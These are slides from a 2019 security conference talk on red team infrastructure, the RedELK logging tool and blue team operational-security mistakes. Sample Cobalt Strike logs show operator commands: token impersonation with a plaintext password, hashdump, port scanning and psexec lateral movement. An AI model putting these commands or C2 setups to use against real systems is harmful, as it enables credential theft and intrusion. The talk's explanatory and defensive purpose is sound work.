

# Who watches the watchmen?

Adventures in red team infrastructure herding  
and blue team OPSEC failures

Hack in Paris - June 2019



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clear advice with a hacker mindset

# ABOUT US

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- Started in mainframe world in 1999, not the average developer. Moved to offensive security in 2004.
- Red Team operator and infra builder, repeat == python code

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- In offensive security since 2006, background in system and network engineering
- Red Team operator and tool builder, recent Threat Hunting experience


## Outflank

- Highly specialised in Red Teaming and attack simulation
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# OFFENSIVE INFRA - GENERIC OVERVIEW





# OFFENSIVE INFRA - TYPICAL SETUP

## C2

- Redirectors / reverse proxies (5+)
- Domain fronting (2)
- C2-servers / CS Team servers (5)

## Fake identities

- Social media profiles (2)
- Websites (1+)

## Tracking and debugging

- Tracking pixels (10+)

## Delivery

- Web servers (2)
- Email (2)
- File sharing service (0+)
- Messaging platforms (0+)
- ...

## Generic backend components

- Communication channels (2)
- Test environments (3+)
- Log aggregation

# OFFENSIVE INFRA - TYPICAL CHALLENGES

Oversight



Insight



“Every contact leaves a trace” - Locard’s exchange principle


# TOOLING -> REDELK



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
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<https://outflank.nl/blog/2019/02/14/introducing-redelk-part-1-why-we-need-it/>

<https://github.com/outflanknl/RedELK/>






# CURRENTLY SUPPORTED INFRA COMPONENTS

## C2 server

- Full support for Cobalt Strike. OOBE, no custom CNA required.
  - FactionC2 and Empire on roadmap.
- 1 location for all logs and data from every C2 server within the operation
  - All beacon logs, IOC overview, screenshots, keystrokes and downloaded files.
- Heavy enrichment done on logging.


## Redirector

- Full support for HAProxy. Requires custom log format.
  - Nginx and Apache on roadmap.
- All traffic data is logged
  - Heavy enrichment done, e.g. Greynoise, TOR addresses, tags for target and red team IP addresses





# DATA FLOW



1. **Internet traffic and C2 traffic hits redirector**
2. **HAProxy acts as a router. Traffic is proxied to relevant destination**
  - C2 server, website for analyst, website for domain classifiers, etc.
  - RedELK does not configure HAProxy for you! But its easy, check wiki
3. **Filebeats on redirs and C2 servers read log files and forward to RedELK**
4. **Logstash does basic enrichment and stores data in Elasticsearch**
5. **Every 1 min: enrich data in Elasticsearch based on config**
  - Manual tuning of config files in `/etc/redelk/*` required
6. **Every 2 min: copy files from C2 servers to RedELK server, e.g. downloaded files**
7. **Every 5 min: 'SIEM' functionality -> query Elasticsearch and online, send alarms**
8. **Every 5 min: create thumbnails for easy screenshot viewing in Kibana**

The background is a dark blue, semi-transparent overlay of the Great Seal of the United States. The central focus is the Eye of Providence, which is an eye surrounded by a triangle of light. The eye is looking directly forward. The triangle is set against a background of a grid of small white dots. The words "AMERICAN" and "CONFEDERATUS" are visible in an arc above the eye. The words "1776" and "1787" are visible in an arc below the eye. The entire image has a subtle grid pattern of small white dots.

# SEE EVERYTHING

Central overview of the operation

Table JSON

Open Sea

@timestamp Apr 25 2019, 16:48:59

@version 1

Time	attackscenario	target_hostname	target_user	screenshotfull	screenshotthumb
Apr 25 2019, 14:49:48	DAMTA13	WIN-PG6984RCKPB	SYSTEM *	/cslogs/teamserv er13/logs/19042 5/172.16.1.126/s creenshots/scree n_024948_13771.j pg	
Apr 25 2019, 14:49:11	DAMTA13	WIN-PG6984RCKPB	Administrator *	/cslogs/teamserv er13/logs/19042 5/172.16.1.126/s creenshots/scree n_024911_12448.j pg	
Apr 25 2019, 14:09:19	DAMTA13	SECNEURX-PC	Administrator *	/cslogs/teamserv er13/logs/19042 5/192.168.184.16 4/screenshots/sc reen_020919_6812 5.jpg	
Apr 25 2019, 14:07:17	DAMTA13	SECNEURX-PC	Administrator *	/cslogs/teamserv er13/logs/19042 5/192.168.184.16 4/screenshots/sc reen_020717_2293 1.jpg	



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t prospector.type	log
t source	/root/cobaltstrike/logs/190425/10.2.1.20/beacon_1020.log
t tags	beats_input_codec_plain_applied, _rubyparseok, enriched_v01
t target_hostname	S-WIN45

<Dave> 25-04 17:10 noted: [ru  
ndll32.exe | s



▶	Apr 25 2019, 16:09:53	DAMTA08	SYSTEM *	4616	[input] <jody> ls	S-WIN45
▶	Apr 25 2019, 16:09:50	DAMTA08	SYSTEM *	4616	[input] <jody> cd FactoryController	S-WIN45
▶	Apr 25 2019, 16:09:31	DAMTA08	SYSTEM *	4616	[input] <jody> ls	S-WIN45
▶	Apr 25 2019, 16:09:25	DAMTA08	SYSTEM *	4616	[input] <jody> cd c:\	S-WIN45
▶	Apr 25 2019, 16:09:08	DAMTA08	SYSTEM *	19937	[input] <jody> psexec S-WIN45 ADMIN\$ http	S-WIN41
▶	Apr 25 2019, 16:09:08	DAMTA08	SYSTEM *	19937	[input] <jody> rev2self	S-WIN41
▶	Apr 25 2019, 16:09:08	DAMTA08	SYSTEM *	19937	[input] <jody> make_token STROOP\ADMIN-W.Trommel Welcome123!	S-WIN41
▶	Apr 25 2019, 16:07:42	DAMTA08	ADMIN-W.Tromme l *	14710	[input] <jody> portscan 10.2.1.0/24 22,135,3389,445 none	L-WIN223
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▶	Apr 25 2019, 15:50:44	DAMTA08	ADMIN-W.Tromme l *	14710	[input] <jody> hashdump	L-WIN223
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▶	Apr 25 2019, 15:49:21	DAMTA08	SYSTEM *	19937	[input] <jody> hashdump	S-WIN41
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▶	Apr 25 2019, 15:48:13	DAMTA08	SYSTEM *	19937	[input] <jody> ls	S-WIN41
▶	Apr 25 2019, 15:47:40	DAMTA08	jody *	37174	[input] <jody> shell hostname	L-WIN223

Lateral movement

www


▶	Feb 8 2019, 17:03:38	DAMTA14
▶	Feb 8 2019, 17:03:33	DAMTA13
▶	Feb 8 2019, 17:03:28	DAMTA13
▶	Feb 8 2019, 17:03:03	DAMTA14
▶	Feb 8 2019, 17:03:03	DAMTA14
▶	Feb 8 2019, 17:02:52	DAMTA9
▶	Feb 8 2019, 17:02:52	DAMTA9


Popular


🕒 @timestamp


**t tags**


Top 5 values in 500 / 500 records

enrich\_greynoise  100.0%

beats\_input\_codec\_plain\_a...  100.0%

iplist\_customer\_v01  55.0%

iplist\_alarmed\_v01  35.0%

iplist\_redteam\_v01  1.8%

192.168.1.184-192.168.1.230.ks.ks.cox.net	Cox Communications Inc.	POST /p5hwww HTTP/1.1
107.102.133.158	TELUS Communications Inc.	GET /dpixel HTTP/1.1
107.102.133.158	TELUS Communications Inc.	GET /dpixel HTTP/1.1
crawl-66-249-66-78.googlebot.com	Google LLC	GET /les-of-mac/principles-of-macroeconomics-manakiw-5th-edition-study-guide.pdf HTTP/1.1
crawl-66-249-66-78.googlebot.com	Google LLC	GET /ries-workb/boundaries-workbook-cloud.pdf HTTP/1.1
13.93.121.70	Microsoft Corporation	POST /submit.php?id=15927 HTTP/1.1
13.93.123.65	Microsoft Corporation	GET /dpixel HTTP/1.1

# INDICATORS

ONLINE SERVICES



# HASH OF MALWARE



**Good**  
DISPOSITION

Insight  
REASON

No  
TARGETED ATTACK

38847dc4c82c0 [REDACTED] cdac7b50ab8602e8dfad4401954c87  
SHA256

73c519f050c20 [REDACTED]  
MD5

Microsoft Windows  
CERTIFICATE

Unknown  
MIME TYPE

## File Overview

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RELATED INCIDENTS

0  
EMAIL DETECTIONS

0  
CYNIC MODIFICATIONS

0  
EXTERNAL DOMAINS ACCESSED

## Global Reputation


Months ago  
FIRST SEEN

Millions of users  
PREVALENCE

## Local Reputation

Months ago  
FIRST SEEN

17737 internal endpoints  
PREVALENCE



- Process Dump 
- Add to Blacklist 
- Add to Whitelist 
- Submit to Sandbox 
- Submit to VirusTotal 
- Copy to File Store 
- Delete File 

Details

File Attributes

Related Events

# HASH OF MALWARE

machine1 > Process has injected code into another process. > File

## File worldwide

File

Actions ▾

Sha1: 93e44751e2ac832448c99bab7136e6fe341b74f6

MD5: c667972576a0855899c8c7c9dcbf5d7b

Sha256: 4a92955a951220102167b9916d461ea4b9308dbe2fecc42b5413ed5f1af332d1

Size: 4.7 MB

Signer: Microsoft Corporation

Issuer: Microsoft Code Signing PCA

## Malware detection

Virus Total detection ratio:

0/57 Virus Total

Windows Defender AV:

No detections found

## Prevalence worldwide

2.2k

First seen: 7 months ago

Last seen: 16 hours ago

